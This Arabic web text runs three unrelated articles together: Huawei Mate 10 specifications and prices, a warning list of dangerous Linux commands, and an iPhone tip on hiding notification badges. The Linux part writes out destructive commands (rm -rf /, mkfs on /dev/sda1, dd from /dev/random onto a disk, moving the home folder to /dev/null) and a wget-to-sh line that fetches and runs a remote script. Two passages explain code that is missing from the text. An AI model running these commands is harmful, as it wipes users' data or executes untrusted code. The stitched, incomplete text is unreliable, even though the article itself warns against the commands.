البطارية : 4.000 ميلي أمبير مع تقنيتي الشحن السريع والإدارة الذكية للطاقة حتى مع الاستخدام الثقيل .
الكاميرا الخلفية : مزدوجة (كاميراتين) بفتحة العدسة f/1.6
وتبلغ دقة الكاميرا الأساسية : 20 ميغا بيكسل مع حساس لوني أما الكاميرا الثانوية بدقة 12 ميغا بيكسل مع حساس وحيد اللوحة مصمم من أجل جمع تفاصيل إضافية .
ميت 10 برو Mate 10 PRO
الكامير الأمامية : 8 ميغا بيكسل بفتحة عدسة f/2.0
وللجهازين تصميم زجاجي كامل .
و بحسب الشركة فإن الهاتف ميت 10 برو Mate 10 Pro يبلغ سرعته ضعف سرعة الآيفون 8 iPhone عند تمييز محتويات الصور و أكثر سرعة ب 25 ضعف من هاتف سامسونج جالكسي اس 8 Samsung Galaxy S8 عند تنفيذ نفس المهمة السابقة
و يتيمز هذان الجهازن بشاشة تمتد على كامل الوجه الأمامي و بحواف أقل من هاتف الآيفون 8 iPhone .
الفروق الرئيسية بين الجهازين :
شكل و حجم الشاشة :
حيث تكون الشاشة في هاتف الميت Mate العادي من نوع إل سي دي LCD وبقياس5.9بوصة و بدقة 2560 × 1440 وبمعدل العرض 9 : 16، كماويكون قارئ البصمة في الأمام .
بينما في الميت برو Mate Pro فتكون الشاشة من نوع أوليد OLED وبقياس 6 بوصة و بدقة 2160 × 1080 وبمعدل العرض 9 : 18, وبقارئ بصمة من الخلف مع حواف أقل .
جهاز الميت 10 Mate يدعم كارت ذاكرة من نوع SD أما الميت 10 بروMate 10 Pro فلا يدعم .
الميت 10Mate يملك منفذ سماعات أما الميت 10 برو Mate 10 Pro فلا يملك .
جهاز الميت 10 برو Mate 10 Proيكون مقاوم للماء بمعيار IP67 أما ميت 10 Mate فلا .
أندرويد 8 أوريو Android 8 Oreo ، هو نظام تشغيل الأجهزة الجديدة مع واجهات EMUI 8.0 الجديدة التي تستفيد أيضًا من خوارزميات وتقنيات الذكاء الصناعي التي طوّرتها الشركة.
كما يوجد جهاز ثالث هو ميت 10 بتصميم بورش Huawei Mate 10 Porsche Design وهو نسخة مطابقة لميت 10 برو Mate 10 Pro ولكن مع تصميم مختلف قليلاً من حيث الألوان والظهر وبمساحة تخزين داخلية 256 GB جيجا بايت وذاكرة عشوائية RAM رام 6GB جيجا بايت وأيضاً بواجهة مختلفة للنظام واكسسوارات إضافية .
بالنسبة للألوان ، سيتوفر ميت 10 Mate بثلاثة ألوان : الأسود والذهبي والبني .
وميت 10 برو Mate 10 Pro بثلاثة ألوان أيضاً : الأزرق والرمادي والبني .
أما ميت 10 بتصميم بورش Mate 10 Porsche Design فسيكون باللون الأسود طبعاً .
أما بالنسبة للأسعار فقد قامت واوي Huawei بتعيين فقط السعر الأوربي للأجهزة : 699€ يورو (824 دولار تقريباً) للميت 10 Mate .
و 799€ يورو (940 دولار تقريباً) للميت 10 برو Mate 10 Pro .
و 1,395€ يورو (تقريباً 1645 دولار) للميت 10 بتصميم بورش Mate 10 Porsche Design .
تعتبر الأوامر في نظام اللينوكس Linuux قوية حيث لا يسألك لينوكس Linux من أجل تأكيد قيامك بالأمر في حال كان ذلك الأمر يضر بالنظام ، و إنه من غير المستغرب أن يقوم بعض الأشخاص بإغراء مستخدمي لينوكس الجدد من أجل تجربة بعض الأوامر الخطرة على سبيل المزاح فقط .
لذلك سنتحدث في هذه المقالة عن أخطر الأوامر في لينوكس و التي عليك عدم تنفيذها وعدم السماح بتنفيذ أي سكريبت Script يحتوي عليها .
مع الانتباه أن هذه المقالة ليست دليلاً تفصيليا عن تلك الأوامر حيث يمكن إعادة صياغة هذه الأوامر بطرق مختلفة .
يجب التنويه إلى أن العديد من هذه الأوامر لا تشكل خطراً إلا إذا سبقت ب sudo في نظام أوبينتو Ubuntu – حيث لا تعمل إلا بهذا الشكل – ، في باقي توزيعات لينوكس فإن معظم هذه الأوامر تتطلب صلاحيات الروت من أجل العمل .
الأمر : / rm -rf : يحذف كل شيء :
إن الأمر السابق يقوم بحذف كل شيء يمكن حذفه بما في ذلك الملفات على القرص الصلب و الملفات على أجهزة الوسائط القابلة للإزالة و المتصلة بالجهاز .
الشرح :
rm : قم بحذف الملفات التالية .
rf- : قم بتشغيل الأمر rm بشكل متكرر ( لحذف كل الملفات و المجلدات داخل مجلد محدد ) مع الإجبار على حذف جميع الملفات دون تحذيرك .
– : و تعني هذه الفاصلة تنفيذ الأمر rm على المجلد الأصل روت root و الذي يحوي جميع الملفات على الحاسوب و على أجهزة الوسائطة بما في ذلك الملفات المشاركة عن بعد و الملفات في الأجهزة القابلة للإزالة .
يمكن استخدام الأمر السابق بطرق أخرى فمثلا الأمر “~ rm –rf ” سيقوم بحذف كل الملفات في المجلد الرئيسي الهوم بينما الأمر *.rm -rf سيقوم بحذف جميع ملفات التهيئة .
اشكال مخفية من الأمر / rm -rf
الكود التالي هو الشكل العشري للأمر السابق و له نفس العمل لذلك يجب الانتباه و عدم تنفيذ أي كود لا تفهمه :
يبدو الأمر السابق بسيطاً و لكنه خطير حيث يقوم بتعريف دالة تقوم باستنساخ نفسها ، و تستمر عمليات النسخ مما يؤدي إلى تكاثر هذه الدالة بشكل مستمر مما يؤدي إلى استهلاك كامل قدرة المعالج المركزي CPU و الذاكرة ، و يمكن أن تؤدي في النهاية إلى تجميد نظام التشغيل ،
لذلك إن أوامر الاستنساخ قوية رغم أنها قصيرة جداً
الأمر mkfs.ext4 /dev/sda1
إن الأمر السابق سهل للفهم حيث يعبر :
mkfs.ext4 : إنشاء نظام ملفات جديد من النوع ext4 على القرص الصلب التالي لهذا الأمر .
/dev/sda1 : تحديد القسم الأول ( القرص ) على الهارد الأول على جهازك و الذي من المحتمل أن يكون قيد الاستخدام .
يمكن تقريب الأمر السابق كالقيام بفرمتة القرص المحلي C في ويندوز Windows حيث سيقوم بمسح جميع الملفات على أول الأقراص المحلية و يستبدلها بنظام ملفات جديد .
يمكن للأمر السابق أن يكون بأشكال أخرى مثل : mkfs.ext3 /dev/sdb2 و الذي سيؤدي إلى فرمتة القرص المحلي الثاني على الهارد الثاني بنظام ملفات من النوع ext3 .
يجب الانتباه من تشغيل أوامر على الهارد ديسك و التي تبدأ ب /dev/sd .
الأمر command > /dev/sda :
يقوم الأمر السابق بتنفيذ أمر ما و يرسل مخرجات هذا الأمر مباشرة إلى أول قرص صلب على جهازك ،ويقوم بكتابة البيانات مباشرة على القرص الصلب و يخرب ملفات النظام .
command يعني تشغيل أمر ما ( يمكن أن يكون أي أمر )
> : إرسالة مخرجات الأمر السابق إلى المسار التالي لها
/dev/sda : كتابة مخرجات الأمر السابق مباشرة على القرص الصلب .
الأمر dd if=/dev/random of=/dev/sda
سيقوم سطر الأوامر السابق بمسح البيانات من أحد الأقراص الصلبة .
dd : إنجاز نسخ منفخض المستوى من موقع إلى آخر .
if=/dev/random : استخدام /dev/random ( بيانات عشوائية ) كبيانات إدخال ، يمكن أحيانا رؤية مواقع مثل /dev/zero ( أصفار ) .
of=/dev/sda : كتابة بيانات الإخراج على أول قرص صلب مع استبدال ملفات النظام ببيانات عشوائية لا قيمة منها .
إن الأمر dd يقوم بنسخ البيانات من موقع إلى آخر و هذا الأمر يمكن أن يكون خطراً إذا ما قمت بالنسخ بشكل مباشرة إلى القرص الصلب .
الأمر mv ~ /dev/null :
/dev/null هو مكان آخر خاص حيث إن نقل ملف ما إلى المسار /dev/null يعني تحطيمه ، يمكن تشبيه الموقع /dev/null كحفرة سوداء و لذلك فإن الأمر mv ~ /dev/null يعني إرسال كل ملفاتك الشخصية إلى حفرة سوداء .
mv : نقل الملف أو المسار التالي إلى مكان آخر
~ : تمثل كامل المجلد الرئيسي ( الهوم ) .
/dev/null : نقل المجلد الرئيسي ( الهوم ) إلى /dev/null و تحطيم كل الملفات التي بداخله مع حذف النسخة الأصلية .
الأمر wget http://example.com/something -O – | sh
يعني سطر الأوامر السابق تحميل ملف سكريبت script من الويب ثم إرساله إلى sh و الذي يقوم بتنفيذ محتويات هذا السكريبت ، هذا الأمر يمكن أن يكون خطراً في حال لم تكن متأكد من السكريبت الذي قمت بتحميله أو أن أنك لا تثق بالمصدر .
wget : تحميل ملف
http://example.com/something : ( هذا مثال فقط ) حمل الملف من هذا المكان حيث يكتب مسار الملف كاملاً .
| : أرسل الملف المحمل مباشرة إلى أمر أخر .
sh : أرسل الملف إلى الأمر sh و الذي سيقوم بتنفيذه في حال كان ملف سكريبت ..
يجب عدم القيام بتنفيذ أي سكريبت غير معروف المصدر .
كانت هذه أبرز الأوامر الخطرة في نظام لينوكس Linux ، إذا كنت تعرف أي أوامر خطرة أخرى فلا تبخل في نشرها من خلال تعليق …
هناك نوعان من الناس في هذا العالم : النوع الأول هم أولئك الذين يفتحون و يقومون بحذف الإيميلات غير المرغوبة و النوع الثاني هم أولئلك الذين يتجاهلونها تاركين عداد البريد الإلكتروني غير المقروءة في ازدياد .
إذا كنت من النوع الثاني فإنه من المحتمل أن يكون مربع الإشعارت لكل تطبيق يشير إلى عدد كبير من الإشعارات ، و حالما يصبح 20 أو أكثر فإنه من المحتمل ألا يعني لك شيئاً ، هل تستطيع تذكر إذا كنت تملك مثلاً 2034 أو 2036 إيميلاً غير مقروء بعد آخر نظرة على هاتفك ، و إذا كانت هذه هي الحالة بالنسبة لتطبيق البريد الإلكتروني أو تطبيق الرسائل ، الفيس بوك Fcebook ، أو أي تطبيق آخر تقوم عادة بتجاهل الإشعارات منه فإنه ربما من الأفضل أن يتوقف هاتفك الآيفون iPhone عن عرض عدد هذه الإشعارات بالأصل ..
الطريقة بسيطة للغاية فما عليك إلا اتباع التالي :
اذهب إلى الإعدادات Setting ثم الإشعارات Notification و بعدها قم بالتمرير نحو الأسفل لاختيار التطبيق الذي تريد إيقاف عرض عدد الإشعارات على أيقونته . ، في هذا المثال استخدمنا تطبيق Airmail
بعدها قم بتحريك المؤشر بجانب الشعار على أيقونة التطبيق Badge App Icon من أجل إلغاءا لتفعيل
الآن فإن الإشعارات ستبقى ظاهرة في مركز الإشعارات Notification Center و لكن عدد هذه الإشعارات غير المقروءة لن تظهر على أيقونة التطبيق